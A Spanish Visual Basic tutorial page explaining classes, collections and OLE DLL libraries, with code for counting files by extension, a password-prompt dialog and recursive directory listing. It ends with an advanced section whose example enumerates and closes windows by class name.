No pretendo enseñar a nadie, sólo contaros lo que sé, o parte de lo que sé, para que os resulte fácil y, espero, sencillo convivir con las clases en VB.

Veamoslo con ejemplos:

Contenido:

1. Usarla en lugar de un array
2. En el programa gsExecute hay otro ejemplo
3. Crear una librería OLE
4. Un poco más de clase
5. Y más todavía, con y sin librería OLE (Librería OLE y ejemplos de cómo usar los objetos expuestos)
6. Servidor OLE para obtener los recursos del Sistema
7. Un servidor OLE Outprocess: Averiguar si una aplicación se está ejecutando.
8. Clase para simular el StatusBar (de forma simple)
9. Una clase para saber los directorios del Sistema (Windows, System, Archivos de Programa, Menu Inicio, etc.)
10. Más artículos sobre los objetos: publicados originalmente en VB Online edición USA.
    Objetos en Visual Basic
    Objetos en Visual Basic: Piensa objetivamente
11. Los artículos publicados en Algoritmo sobre Objetos en Visual Basic
12. El tercer (y por ahora último) artículo publicado en Algoritmo sobre Objetos en VB
13. Una clase para manipular el registro del Sistema
14. Colaboración de Luis Sanz: Ponga una clase en su vida
15. **cGetTimer:** una clase para calcular periodos pequeños de tiempo
16. Nueva colaboración de Luis Sanz: Ponga una clase en su vida (dos)
17. Simular la herencia con el Visual Basic
18. Copiar objetos en Visual Basic (clonar objetos) (24/Ago/99)
19. **SelDir:** Diálogo para seleccionar Directorios y/o archivos
20. **gsSelDir:** Control para seleccionar Directorios
21. **gsSelDirFile:** Control para seleccionar Directorios y Archivos (gsSelDirFile)

El primer: Usarla en lugar de un array.

Seguramente ocupará más memoria y puede que sea más lento, pero la ventaja es que no es necesario "redimensionar" el array cada vez que se añade o quita un elemento.
Realmente no es necesario usar clases para este menester, sólo con una colección sería suficiente, veamoslo:

¿Quién no ha necesitado procesar datos de forma "secuencial" e ir incrementando las coincidencias de determinados valores? (Candemore... hasta parece difícil de explicar esto...8-))
Pongamos un ejemplo trivial y casi inútil: Imaginaros que queremos comprobar cuantos archivos de tipos diferentes hay en un directorio, es decir que si hay 5 de tipo BAS, 10 de tipo FRM, 8 de tipo FRX, etc, nos lo muestre.

El procedimiento a seguir sería:
1- Leer cada archivo del directorio
2- Comprobar si el tipo procesado ya existe
3- Si existe, incrementar la cantidad de este tipo
4- Si no existe, guardar este nuevo tipo
5- Repetir hasta que no queden más archivos.

Usando el Basic de toda la vida, con una variable definida para el nombre y la cantidad, sería:

```
Type tArchivo
        Extension As String
        Cantidad  As Integer
End Type
Dim Archivos() As tArchivo

Dim a$, b$
Dim i%, j%, k%, Hallado%

'Leer cada archivo del directorio
a$ = Dir$("*.*")
i% = 0
Do While Len(a$)
        'Comprobar la extensión
        k% = Instr(a$,".")
        b$=""
        If k% Then b$ = Mid$(a$,k%+1)
        'Comprobar si ya está en la "lista"
        Hallado% = False
        For j%=1 to i%
                If Archivos(j%).Extension = b$ Then
                        'Si está incrementar la cantidad de veces
                        Archivos(j%).Cantidad = Archivos(j%).Cantidad + 1
                        'Flag para saber que lo hemos hallado
                        Hallado% = True
                        'No comprobar más, así que salimos del For
                        Exit For
                End If
        Next
        'Si no está en la "lista" añadirlo
        If Not Hallado% Then
                i% = i% + 1
                'Re-dimensionar la variable sin perder los datos anteriores
                Redim Preserve Archivos(i%) as tArchivo
                Archivos(i%).Extension = b$
                Archivos(i%).Cantidad = 1
        End If
        a$=Dir$
Loop
'Mostrar los datos
Print "Extensión","Cantidad"
For j%=1 to i%
        Print Archivos(j%).Extension, Archivos(j%).Cantidad
Next
```

Bueno este sería el ejemplo "clásico", ahora veamoslo usando una colección.

Definiremos una clase equivalente a la variable tArchivo

```
'Crear un módulo de Clase (tipo cls) con el Nombre cArchivo
'Añadir estas propiedades:
Public Extension As String
Public Cantidad As Integer


'Esto ponerlo en el módulo de prueba (en el Sub Main si es un módulo BAS)

'Colección para guardar elementos de la clase Archivo
```

```
Dim Archivos as New Collection
'Variable temporal de la clase Archivo
Dim tArchivo as New cArchivo

Dim a$, b$
Dim k%

'La rutina de error hará la parte "sucia" del trabajo
On Local Error Resume Next

'Leer cada archivo del directorio
a$ = Dir$("*.*")
Do While Len(a$)
        'Comprobar la extensión
        k% = Instr(a$,".")
        b$=""
        If k% Then b$ = Mid$(a$,k%+1)
        'Comprobar si ya está en la "lista"
        Set tArchivo = Archivos(b$)
        'Esto es lo mismo que: Set tArchivo = Archivos.Item(b$)
        If Err Then     'No existe, añadirlo
                Err = 0
                Set tArchivo = Nothing
                tArchivo.Extension = b$
                tArchivo.Cantidad = 1
        Else            'Ya existe, incrementar la cantidad
                tArchivo.Cantidad = tArchivo.Cantidad + 1
        End If
        'Añadirlo a la colección
        Archivos.Add tArchivo, tArchivo.Extension
        If Err Then
                'Ya existía, quitarlo y volverlo a añadir
                Archivos.Remove tArchivo.Extension
                Archivos.Add tArchivo, tArchivo.Extension
                Err = 0
        End If

        a$=Dir$
Loop
'Mostrar los datos
Print "Extensión","Cantidad"
For Each tArchivo In Archivos
        Print tArchivo.Extension, tArchivo.Cantidad
Next
```

El ejemplo usando clases, está en el archivo: cls_ej01.zip (+/- 1.941 bytes)

Bueno ya está, usando la clase y la colección.
He usado el error que da al añadir un elemento a una colección cuando ya existe, (no pueden haber dos elementos en una misma colección con la misma clave), para comprobar que ya existía. Lo mismo ocurre cuando se quiere "tomar" un elemento de una colección y no existe: da error.

Por supuesto se podría haber creado un "método" en la colección para añadir los datos, en lugar de hacerlo en el código normal. (Siempre que veo "aclaraciones" como esta en los libros, me digo ¿y por qué no lo explicas?)
Así que pasemos a la acción y veamoslo en la práctica:

Ahora como en las series por capitulos de la tele:
La respuesta EL AÑO QUE VIENE, permanezcan atentos a esta pantalla.

No es "coña" es que son más de las 6 y mañana/hoy hay que seguir currando, 8-]

Ah!, Feliz Año nuevo a todos.

Bueno, ya estoy por aquí de nuevo... ¿Que tal las uvas? Espero que fueran de la buena suerte.

Lo prometido es deuda, os explico un poco y despúes pongo los listados.
Para este menester, he creado una clase nueva, en la cual se guarda una colección de la clase cArchivo, en lugar de usar la colección directamente, esta clase/colección tiene una función: Archivos, con un parámetro opcional que será, si se especifica, el ITEM que queremos obtener y si no se especifica, devuelve la colección, (fijaros que el tipo devuelto por la función es Variant y este tipo se lo "traga" todo).
Al especificar el parámetro, la función comprueba si ya existe, si es así devuelve ese item. Si no existe, lo añade a la colección. Pero en cualquier caso devuelve bien el nuevo dato, bien el dato especificado en el parámetro, de esta forma se puede incrementar el contenido de la Cantidad de la misma forma que se haría con una variable normal.
¿No queda claro?
Veamos el ejemplo:

```
x.Archivos("cls").Cantidad = x.Archivo("cls").Cantidad + 1
```

Primero se procesa la parte derecha de la expresión, es decir lo que está después del signo igual:
x.Archivos("cls").Cantidad + 1
x.Archivos("cls") devuelve un objeto de la clase cArchivo cuya Extensión es "cls", la primera vez que esto ocurra, lo creará, por tanto *objeto.Cantidad* será 0 (cero), se le incrementa 1 (+ 1) y se almacenará en el objeto de la colección cuya Extensión sea "cls" (parte izquierda de la expresión)
Si se hace de nuevo este proceso el valor devuelto por *objeto.Cantidad* será 1, así que al incrementarlo, se convertirá en 2, etc.
¿Más claro ahora?
Espero que sí. De todos modos si hay algo que no entendáis, no dudeis en preguntar. Aunque algunas veces es suficiente con saber que funciona, sin necesidad de entrar en más detalles... 8-)
En fin vamos con los listados del ejemplo:

La clase cArchivo es la misma que en el ejemplo anterior:

```
'Módulo de Clase (tipo cls) con el Nombre cArchivo
'Propiedades:
Public Extension As String
Public Cantidad As Integer


'Módulo de Clase con el Nombre cArchivos
Option Explicit
'Colección de la clase cArchivo
Private colArchivos As New Collection


Public Function Archivos(Optional Index As Variant) As Variant
        'Si se especifica el Index, se devuelve ese item
        'sino se devuelve la colección

        Static tArchivo As New cArchivo

        On Local Error Resume Next
        'Si no se especifica el parámetro...
        If IsMissing(Index) Then
                Set Archivos = colArchivos      'Devolver la colección
        Else
                'Devolver el item indicado (si existe)
                Set Archivos = colArchivos.Item(Index)
                If Err Then                     'No existe, así que añadirlo
                        Err = 0
                        Set tArchivo = Nothing  'Necesario para dejar "vacío" el objeto
                        tArchivo.Extension = Index
                        'Añadirlo a la colección
                        colArchivos.Add tArchivo, tArchivo.Extension
                        'La función devuelve una "copia" del objeto
                        Set Archivos = tArchivo
                End If
        End If
        'Liberar memoria
        Set tArchivo = Nothing
End Function
```

```
'Esta es la prueba...

'Colección para guardar elementos de la clase Archivo
Dim Lista As New cArchivos
'Variable temporal de la clase Archivo
Dim tArchivo As New cArchivo

Dim a$, b$
Dim k%

'Leer cada archivo del directorio
a$ = Dir$("*.*")
Do While Len(a$)
        'Comprobar la extensión
        k% = InStr(a$, ".")
        b$ = ""
        If k% Then b$ = Mid$(a$, k% + 1)
        'Esto es todo lo que hay que hacer,
        'del resto se encarga la función Archivos
        Lista.Archivos(b$).Cantidad = Lista.Archivos(b$).Cantidad + 1
        a$ = Dir$
Loop

'Mostrar los datos
Print "Extensión", "Cantidad"
For Each tArchivo In Lista.Archivos
    Print tArchivo.Extension, tArchivo.Cantidad
Next
```

Realmente es más "corta" que el ejemplo anterior, ya que el trabajo lo realiza la función *Archivos* y aquí es donde entra el consejo de los que defienden las clases: Podemos cambiar el funcionamiento interno de la función *Archivos* sin que ello nos obligue a cambiar la forma de usarla, es decir el código:
Lista.Archivos(b$).Cantidad = Lista.Archivos(b$).Cantidad + 1
permanecerá, (o así "debería" ser), igual; independientemente de cómo "actue" la función internamente.

BUF! Creo que ya está bien para el primer día del año.

El segundo ejemplo usando clases, está en el archivo: cls_ej02.zip (+/- 2.380 bytes)

3.- Crear una libreria In-Process OLE (toma ya!)

Eso de In-Process OLE, queda muy bien, pero ¿qué es?
Pues una DLL, es decir una librería dinámica a la que podemos llamar desde nuestro programa, pero en lugar de hacerlo como es habitual, lo que se hace es usar los objetos que expone. ¿?
Si no te has enterado, no importa, ya verás como te quedas con la copla.
He incluido un ejemplo para ver esto en funcionamiento.
El programa, de ejemplo, es bastante simple:
Muestra unos nombres en un combo y espera que se escriba algo en un text box. Una vez pulsado Aceptar o Cancelar, devuelve a la aplicación que la ha llamado el nombre seleccionado del combo y lo que se haya escrito en el text-box.
En esta librería se incluyen dos clases: cUser y cClave, además de un form para mostrar al usuario.
En este tipo de librerias, se deben incluir forms y mostrarlos modalmente, es decir que hasta que no se cierre (o se oculte), el programa no debe seguir. Tiene su lógica, porque normalmente se usa para pedir datos, etc.
Para usar componentes OLE, que no sean "Modales", se debe hacer con la otra forma: Out-Process, en estos, si hay forms, no deben ser modales... Ya lo verás en un próximo ejemplo, que intentaré que esté lo antes posible.

La clase cUser es muy simple: sólo tiene dos propiedades, que se declaran públicas para que se puedan usar externamente. También hay que indicarle, por medio de las propiedades, que es multiuso y pública.

```
VERSION 1.0 CLASS
```

```
BEGIN
  MultiUse = -1  'True
END
Attribute VB_Name = "cUser"
Attribute VB_Creatable = True
Attribute VB_Exposed = True
'------------------------------
'Clase para Usuario (20/Ene/97)
'©Guillermo Som, 1996-97
'------------------------------
Option Explicit
'
Public Nombre As String
Public Clave As String
```

La clase cClave ya es un poco más larguilla... Las propiedades también son Multiuso y Pública. Sólo tiene un método: la función Acceso. Esta función es la que se usará para asignar los datos y mostrar el form...

```
'-----------------------------------------------------------
'Entrada a la función de pedir las claves de acceso
'Usuarios   Array (colección) de tipo cUser (sólo se usa el Nombre)
'Modo       1,      seleccionar usuario y NO    pedir clave
'           2, NO   seleccionar usuario y       pedir clave
'           3,      seleccionar usuario y       pedir clave
'Usuario    El mostrado inicialmente
'msgClave   Para el caption del form
'
'Devuelve   el usuario seleccionado y la clave introducida
'           o vacio si se pulsa Cancelar
'-----------------------------------------------------------
Public Function Acceso(ByVal Usuarios As Variant, ByVal Modo As Integer, _
    Optional ByVal Usuario As Variant, Optional ByVal msgClave As Variant) As cUser

    Dim frmClaves As New fPedirClave    'Se declara el form
    Dim tUsuario As New cUser           'Copia temporal de la clase cUser
    Dim i As Integer
    Dim j As Integer
    Dim vTmp As String
    Dim sUser As String

    'Caption a mostrar
    If IsMissing(msgClave) Then
        vTmp = "Clave de Acceso"
    Else
        vTmp = msgClave
    End If
    'Primer usuario a mostrar
    If IsMissing(Usuario) Then
        sUser = Usuarios(1).Nombre
    Else
        sUser = Usuario
    End If

    With frmClaves
        .Caption = vTmp
        .TxtClave = "NINGUNA"
        .Combo1.Clear
        j = 0
        i = 0
        'Añadir los nombres al Combo y averiguar en que posición está.
        For Each tUsuario In Usuarios
            .Combo1.AddItem tUsuario.Nombre
            j = j + 1
            If sUser = tUsuario.Nombre Then
                i = j - 1
            End If
        Next
        If i = -1 Then
```

```
            i = 0
        End If
        .Combo1.ListIndex = i
        '
        If Modo = 1 Then
            .TxtClave.Enabled = False
        ElseIf Modo = 2 Then
            .Combo1.Enabled = False
        End If
        'El form hay que mostrarlo en modo Modal
        .Show vbModal

        Set tUsuario = Nothing
        If .Cancelado Then
            tUsuario.Nombre = ""
            tUsuario.Clave = ""
        Else
            tUsuario.Nombre = .Combo1.Text
            tUsuario.Clave = .TxtClave
        End If
        Set Acceso = tUsuario
    End With
    'Liberar la memoria asignada...
    Set tUsuario = Nothing
    Unload frmClaves
End Function
```

El form, además del combo, el text-box y los botones de Aceptar y Cancelar, tiene una propiedad pública: Cancelar, que se usa para comprobar si se ha pulsado en cancelar o se ha cerrado la ventana de otra forma distinta a pulsar en los botones.
El código del form, es bastante simple..., tampoco necesita ser mas sofisticado... 8-)

```
'------------------------------------------------
'Form para pedir las claves de acceso   (31/May/96)
'©Guillermo Som, 1996-97
'
'Nueva versión (más simple)             (20/Ene/97)
'------------------------------------------------

Option Explicit
Private pCancelar As Boolean


Private Sub CmdAceptar_Click()
    pCancelar = False
    Hide
End Sub


Private Sub CmdCancelar_Click()
    pCancelar = True
    Hide
End Sub


Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
    'Si se cierra de cualquier forma, salvo por medio del código...
    'actuará igual que si se hubiese pulsado en cancelar
    If UnloadMode <> vbFormCode Then
        pCancelar = True
    End If
End Sub


Private Sub Form_Unload(Cancel As Integer)
    'Liberar la memoria
    Set fPedirClave = Nothing
End Sub
```

```
Private Sub TxtClave_GotFocus()
    'Seleccionar todo el texto
    TxtClave.SelStart = 0
    TxtClave.SelLength = Len(TxtClave)
End Sub


Public Property Get Cancelado() As Boolean
    Cancelado = pCancelar
End Property
```

Además de las dos clases y el form, para crear una DLL-OLE, hay que entrar por un Sub Main, pero no es necesario que haga nada, el código es el siguiente: (yo lo uso para todas las clases que hago)

```
'-------------------------------------------------
'OLEMain.bas (11/Jun/96)
'©Guillermo Som, 1996-97
'
'Módulo genérico para Librerías OLE
'-------------------------------------------------
Option Explicit

Sub Main()
    '
    'Sub Main es necesario para in-process OLE server
    '
End Sub
```

Por último decir que debes indicarle a VB que es una librería DLL, para ello, especifica lo siguiente:
Selecciona Tools/Options...
En la solapa Project, selecciona *Ole Server* y en *Application Description* escribe lo que quieras que muestre cuando hagas referencia a esta librería.
En la solapa Advanced, selecciona *Break in Class Module* y *Use OLE DLL Restrictions*

Bueno, eso es todo. Para probarlo en el entorno, primero cargas este proyecto en VB. Lo ejecutas, parecerá que no hace nada. Pero si que está haciendo, está exponiendo las dos clases.
Abre otra copia de VB y en el menú Tools/References... habrá una referencia a este proceso. Si pulsas en el Object Browser, verás las dos clases y los objetos que puedes usar.
Para los listados completos y un ejemplo de un programa de mensajería interna:

Baja el fichero: PedirCla.zip (3.777 bytes)

Ejemplo que usa estas clases: Mensajes.zip (29.112 bytes)

Nota: La versión VB en castellano, indicará estas opciones de otra forma, pero no sé cual será la traducción.
Lo siento, pero no me he actualizado a esa versión porque cuando la probé, me dió errores "tontos", como el de traducir True y False por Verdadero y Falso. Al usar el programa compilado, no funcionaba al no "entender" estos valores en Castellano. No sé si lo han corregido, pero tampoco lo voy a comprobar.

4.- Un poco más de clase (16/Feb)

Baja el listado con los ejemplos (rdir.zip 5.5 KB)

Este ejemplo que voy a poner es para leer todos los archivos de un directorio y de todos los directorios que penden de él.
Realmente no son todos los archivos, sino los de la extensión especificada.
El concepto del uso de las clases es básicamente el mismo que en el primer ejemplo, pero con algunas cosillas nuevas.
He incluido un form de prueba, que no voy a listar aquí, si quieres ver el programa completo, bajate el listado de ejemplo.
El corazón de este tinglado se basa en la función RecorrerDir, que es recursiva, es decir se llama así misma, para

poder analizar los directorios que están por debajo del que se analiza.
Las clases se usan para almacenar los archivos encontrados.
La primera es básica y sólo tiene dos propiedades el ID o clave del elemento y Nombre que usaremos para guardar el nombre del archivo y el path.
La segunda maneja una colección de la clase básica y tiene un método, Nuevo, para añadir nuevos elementos a la colección
Veamos los listados de estas clases:
La primera es "suficientemente" simple:

```
'-------------------------------------------------
'cNombre                                (15/Feb/97)
'Clase de uso general, para guardar un nombre
'
'©Guillermo Som Cerezo, 1997
'-------------------------------------------------
Option Explicit
'
'Esta propiedad se usará para la clave del elemento
Public ID As String
'Este otro para guardar el nombre del archivo
Public Nombre As String
```

La segunda clase cNombres:
Tiene una colección privada a la que se accede mediante el método Nombres.
Y un método: Nuevo, para añadir nuevos elementos a la colección.

```
'-------------------------------------------------
'cNombres                               (15/Feb/97)
'Clase de uso general,
'Esta es una colección de objetos cNombre
'
'©Guillermo Som Cerezo, 1997
'-------------------------------------------------
Option Explicit
Private colNombres As New Collection



Public Function Nombres(Optional Index As Variant) As Variant
    'El acceso a esta función permitirá usar
    'los datos de la clase cNombre
    'Si se especifica el Index, se devuelve ese item
    'sino se devuelve la colección
    '
    Static tNombre As New cNombre

    On Local Error Resume Next

    'Si no se indica el index, se devuelve la colección
    If IsMissing(Index) Then
        Set Nombres = colNombres
    Else
        'Comprobar si está en la colección
        Set Nombres = colNombres.Item(Index)
        'Si produce error, es que no existe
        If Err Then
            Err = 0
            Set tNombre = Nothing
            tNombre.ID = Index
            'Añadirlo
            colNombres.Add tNombre, tNombre.ID
            'Devolver el item creado
            Set Nombres = tNombre
        End If
    End If
    'Liberar memoria
    Set tNombre = Nothing
End Function
```

```
Public Sub Nuevo(sNombre As String)
    'Añade una nueva entrada a la colección
    Static NumEntradas As Integer
    Dim sID As String

    'Incrementamos el número de entradas
    NumEntradas = NumEntradas + 1
    'Asignamos la clave del elemento
    sID = "nn" & Format(NumEntradas, "0000")
    'Usamos la función Nombres de esta clase
    Me.Nombres(sID).Nombre = sNombre
End Sub
```

Ahora veamos la función que analiza los directorios y asigna los elementos de la colección:

```
Public Function RecorrerDir(ByVal NewPath As String, PathAnt As String, col As Variant) As Boolean
    'Función recursiva para recorrer los directorios
    'basada en un ejemplo de Visual Basic para MS-DOS
    '
    Dim NumDirs As Integer
    Dim OldPath As String
    Dim sFic As String
    Dim ThePath As String
    Dim res As Boolean
    Dim i As Integer
    Dim sID As String

    On Local Error GoTo RutinaError

    NumDirs = Dir1.ListCount
    Do While NumDirs > 0
        DoEvents
        If Cancelar Then
            RecorrerDir = True
            Exit Function
        End If
        OldPath = NewPath
        If Dir1.ListCount > 0 Then
            Dir1.Path = Dir1.List(NumDirs - 1)
            'para crear la entrada de este directorio
            sID = Dir1.Path
            res = RecorrerDir((Dir1.Path), OldPath, col)
        End If
        If res Then
            RecorrerDir = True
            Exit Function
        End If
        NumDirs = NumDirs - 1
    Loop
    'Asignar la extensión que queremos mostrar
    File1.Pattern = Ext
    If File1.ListCount Then
        If Len(NewPath) <= 3 Then
            ThePath = NewPath
        Else
            ThePath = NewPath & "\"
        End If
        For i = 0 To File1.ListCount - 1
            DoEvents
            If Cancelar Then
                RecorrerDir = True
                Exit Function
            End If
            sFic = ThePath & File1.List(i)
            'Añadir a la colección
```

```
            col.Nuevo sFic
        Next
    End If
    If Len(PathAnt) Then
        Dir1.Path = PathAnt
    End If
    RecorrerDir = False
    Exit Function

RutinaError:
    If Err = 7 Then
        MsgBox "No hay suficiente memoria para completar la tarea", vbCritical, "RecorrerDir"
    Else
        MsgBox "ERROR: " & CStr(Err) & ", " & Error$, vbCritical, "RecorrerDir"
    End If
    RecorrerDir = True
End Function
```

Bueno, estos son los listados. El resto del formulario, tiene los botones y los text-box para la entrada de datos, etc. Lo que hay de novedad es el método Nuevo de la clase cNombres.
Es muy simple su funcionamiento, con la variable estática NumEntradas, lleva la cuenta de los elementos asignados a la colección, asigna el valor para la clave y llama a la función Nombres para añadir el nuevo elemento.
Veamos por último la parte del código que se encarga de llamar a la función RecorrerDir, leer los elementos de la colección y añadirlos a un listbox:

```
    t1 = Timer
    If RecorrerDir(Dir1.Path, "", colDir) = False Then
        t3 = Timer - t1
        'Mostrar los datos
        List2.Clear
        For Each tNombre In colDir.Nombres
            DoEvents
            If Cancelar Then Exit For
            List2.AddItem tNombre.Nombre
        Next
        t2 = Timer - t1
        Label3 = colDir.Nombres.Count & " archivos, procesados en: " & Format(t3, ".00") & " seg,
listados en: " & Format(t2, ".00") & " seg"
        Label3.Visible = True
    End If
```

Como puedes ver, usando las clases se simplifican las cosas. Aunque para decir la verdad, podríamos haber usado el ListBox directamente en la función recursiva y hubiesemos obtenido el mismo resultado, pero mucho más lento!!! En las pruebas que he realizado, asignar 365 archivos de 24 directorios, tardó en procesarlo 6.64 segundos y en asignarlo al ListBox 21.91.

5.- Y más todavía, con y sin librería OLE (11/Mar)

Revisión del 8 de Abril: Si quieres ver los listados de la nueva revisión, pasate por este link.
En él encontrarás la explicación y los listados, tanto de la librería OLE como la forma de usarlo sin librería.

¡LOS HE QUITADO DE ESTA PÁGINA, PORQUE LOS DE AQUÍ YA ESTABAN OBSOLETOS!

MUY IMPORTANTE: Los listados y las imagenes están en la utilidad SelDir

Es que las mentes "calenturientas" nunca paran! Y además, me gusta complicarme la vida.
Lo que viene a continuación es una revisión del caso anterior, pero mejorado y más funcional.

En líneas generales lo que tenemos aquí es lo siguiente:
Una librería OLE que permite seleccionar un directorio de una caja de diálogo. Sólo el directorio.
Y además permite que se procesen todos los archivos de una determinada extensión que estén en ese directorio.
Y para "liar" más la cosa, también hay una función/método que puede leer todos los archivos de la extensión especificada y los que estén en todos los directorios que haya por "debajo" del indicado.
Por supuesto con ejemplos: **dos ejemplos**. El primero usando la librería (se incluye sólo el listado de la librería, para usarla como componente OLE, deberás compilarla). El segundo usando las clases en el propio proyecto. Incluyo por tanto dos archivos VBP cada uno con una definición distinta de la constante para compilación condicional.

Veamos primero los archivos de prueba. Realmente es un archivo, pero que se puede cargar como programa independiente, es decir, no necesitando ningún objeto OLE o bien usando la librería creada con: ***OLE_SelDir.vbp***

Para el primer ejemplo deberás usar el proyecto: ***test_SelectDir.vbp***
Para el segundo, una vez instalada la DLL o bien ejecutandose en otra instancia de VB4, usa: ***test_oSelDir.vbp***

¿Te lias? No importa, vamos a ver las cosas y saldrás de dudas.
Veamos un gráfico con el form de prueba y ahora veremos los procedimientos y las explicaciones:

(!!!)

Fijate en la declaración de las clases/objetos para manejar la clase/objeto/librería OLE.
Si usamos el primer proyecto, (***test_SelectDir.vbp***), entonces estará definida la constante ***esOLE*** como ***esOLE = 0***
Pero si el proyecto cargado es: ***test_oSelectDir.vbp***, estará definida como ***esOLE = -1***
Con la compilación condicional, podemos usar un mismo módulo, para varias cosas distintas, en este ejemplo para usar o no unos objetos de una librería OLE.

Bien, ahora veamos los componentes de la librería OLE. Es decir el "tinglado" este para Seleccionar los Directorios.
Si quieres usarlo como librería OLE, deberás usar el proyecto ***OLE_SelDir.vbp***. Está compuesto por los siguientes archivos:

cNombre.Cls	La clase básica, ya la vimos antes, en el ejemplo anterior.
cNombresA.cls	Una colección de la clase cNombre.Cls, igual que en el ejemplo anterior, sólo cambia el nombre, ¡creo!
cSelectDir.Cls	Esta clase es la encargada de procesar los directorios y archivos
SelectDir.Frm	El form que muestra los directorios a seleccionar y el que hace el trabajo duro En él está la función RecorrerDir que es "casi" igual que el del ejemplo anterior
OLEMain.bas	El módulo que uso siempre para crear las librerías OLE

(!!!)

Resumiendo, si quieres usar la clase desde una librería OLE, debes declarar las variables de la siguiente forma:

```
'Si usamos la librería OLE
Dim tNombre As New oSelDir.cNombre
Dim cSelDir As New oSelDir.SelDir
```

Para usar las clases junto on el programa que las vaya a utilizar, declara las variables así:

```
'Si usamos las clases cargadas
Dim tNombre As New cNombre
Dim cSelDir As New SelDir
```

Para "procesar" todos los archivos de una Extensión y en todos los directorios que estén por debajo del indicado, úsalo de esta forma:

```
Set colDir = cSelDir.Directorios(sRuta, sExtension)
```

Si quieres procesar sólo los directorios, no indiques la extensión:

```
Set colDir = cSelDir.Directorios(sRuta)
```

O bien, hazlo con una cadena vacía:

```
Set colDir = cSelDir.Directorios(sRuta, "")
```

Y si la intención es la de procesar sólo un directorio, pues:

```
'Los archivos del directorio especificado
Set colDir = cSelDir.Directorio(sRuta, sExtension)
```

Espero que puedas sacarle rendimiento a todo esto.
Si aún tienes dudas de cómo crear librerías de objetos OLE y de cómo exponer las clases/objetos incluidas en la librería...
Preguntame, pero antes te recomiendo que le eches un vistazo a los listados, que para eso los incluyo.
De todas formas me gustaría que me comentaras algo sobre todo esto. Entre otras cosas, me servirá para saber que no me estoy "hinchando" de escribir y hacer pruebas para "nada". Tu mismo!

Baja el listado con los ejemplos (seldir.zip 10.8 KB)

NOTA: Estos listados son los anteriores, para ver la nueva versión, pasate por este link.

10.- Más artículos sobre los objetos: publicados originalmente en VB Online edición USA. (14/Ago)

Pues eso, estos dos artículos me los publicaron en la edición norte americana de VB Online, en los meses de Mayo y Julio de este mismo año.

Pero no te preocupes, que no están en inglés; estos son los originales que le envié a mi colega Joe LeVasseur para que me los tradujera, aprovecho la ocasión para agradecerle públicamente las molestias que le haya podido producir el hacer de traductor.
¡Gracias Joe!

Aquí tienes los links a los dos artículos mencionados:

1. Objetos en Visual Basic
2. Objetos en Visual Basic: Piensa objetivamente

Visual Basic Avanzado

O algunas cosas para los más experimentados... incluyendo características únicas en la versión 5 y superior...

Iniciado el 24/May/98
Última actualización: 20/Jun/2003

Esta es una nueva sección... (ya era hora) en la que encontrarás características avanzadas del VB, incluso cosas no tan avanzadas pero que sólo encontrarás en el VB5 o superior (que está a punto de caer)

Para empezar esta nueva sección, vamos a ver un ejemplo de cómo usar el AddressOf, gracias a Nacho Cassou, del cual puedes encontrar otra de las características avanzadas del VB5: el Multithreading. Esa colaboración está en la sección de colaboraciones, pero aquí te voy a poner el link, así que tranqui que no tendrás que navegar mucho para dar con ella.

También te recomiendo que veas lo que se decía del nuevo VB5 antes de aparecer oficialmente, un extracto "traducido" lo puedes encontrar en los links que vienen a continuación, así como las novedades que el Service Pack 2 ha traído al VB5.

Espero que lo disfrutes y si tienes o quieres aportar algo a esta sección mándame un mensaje usando este link. A ver si entre todos al fin entendemos algo más del VB5 y VB6.

> **Nota:**
> Con Visual Basic 6.0 eso del multithreading (multi-hilo) y los punteros a funciones asignados con AddessOf se complica algo, ya que hay cosas que el VB6 no permitirá, no me preguntes cuales, pero puede que algunos programas que te funcionen al 100% en Visual Basic 5 (SP2) no lo hagan en VB6.
> El que avisa...

Los links:

1. Cómo producir un evento en un componente desde un módulo BAS (10/Ene/2003)
2. **Cómo...** Usar un Servicio Web XML desde VB6 (20/Jun/2003)

Los links anteriores:

1. El nuevo Visual Basic versión 5 (13/Feb/97)
2. **VB5 Service Pack 2:** Readme y sobre la separación de subprocesos (Sep/97)
3. Multi Threading (11/Dic/97)
4. Enumerando ventanas (Subclasificación) (24/May/98)
5. Posicionar un MsgBox usando AddressOf (15/Jun/98)
6. Subclasificar ventanas para interceptar mensajes (ejemplo para los de selección de menús) (26/Jun/98)
7. Más sobre Threads... código para usar la librería MP3.dll (23/Sep/98)
8. Ejecutar ordenes y programas en equipos remotos mediante Sockets (02/Oct/98)
9. Cerrar aplicaciones y otros manejos de ventanas (Enumerar ventanas, saber el ClassName, etc) (02/Ene/99)
10. Clase para subclasificar ventanas (para añadir nuevos eventos a los formularios) (18/Abr/2001)

Cerrar Aplicaciones

Ejemplo para cerrar aplicaciones y otras utilidades, por ejemplo obtener el ClassName de una ventana...

Publicado el 2/Ene/99
Revisado el 2/Ene/99

Este ejemplo usa la clase cWindows para cerrar ventanas, obtener el ClassName de una ventana, etc.

Estos son los métodos de esa clase:

Método	Utilidad
ClassName	Devuelve el ClassName del nombre de la ventana indicada
CloseApp	Cierra la ventana indicada en el parámetro, opcionalmente se puede especificar el ClassName.
EnumTopWindows	Enumera las ventanas que tienen título y son visibles, devuelve una colección (Variant) con el título y hWnd de cada ventana, opcionalmente añade esta información a un ListBox (o ComboBox) indicado en el segundo parámetro.
MinimizeAll	Minimiza todas las ventanas, si se indica el ClassName, sólo minimiza las ventanas que tengan ese ClassName.

El primer ejemplo que vamos a ver simplemente cierra todas las carpetas abiertas, para ello se usa CloseApp con el ClassName "CabinetWClass", que es como se llaman este tipo de "ventanas", hay que hacer notar que el navegador Internet Explorer, al menos el que viene con Windows 98, tiene también ese ClassName, por tanto también se cerrará, si es que está abierto.

Veamos el código:
Para crear este ejecutable, añade la clase cWindows y un módulo BAS, en las propiedades del proyecto selecciona Sub Main como el objeto de entrada al programa, e inserta el siguiente código en el módulo BAS:

```
'
Public Sub Main()
    Dim m_UtilVentanas As cWindows
    Dim col As Collection
    Dim numItems As Long
    Dim i As Long
    Dim sTitulo As String

    Set m_UtilVentanas = New cWindows
    Set col = New Collection

    Set col = m_UtilVentanas.EnumTopWindows
    numItems = col.Count
    For i = 1 To numItems Step 2
        sTitulo = col.Item(i)
        Call m_UtilVentanas.CloseApp(sTitulo, "CabinetWClass")
```

```
    Next

    Set col = Nothing
    Set m_UtilVentanas = Nothing
    End
End Sub
```

Como puedes ver, no tiene mayor misterio, ya que casi todo el trabajo lo hace la clase.
Aún así, te explicaré un poco el código:
La función EnumTopWindows de la clase cWindows, devuelve una colección con el título de cada ventana además del hWnd, aunque esto último no lo usamos en este caso.
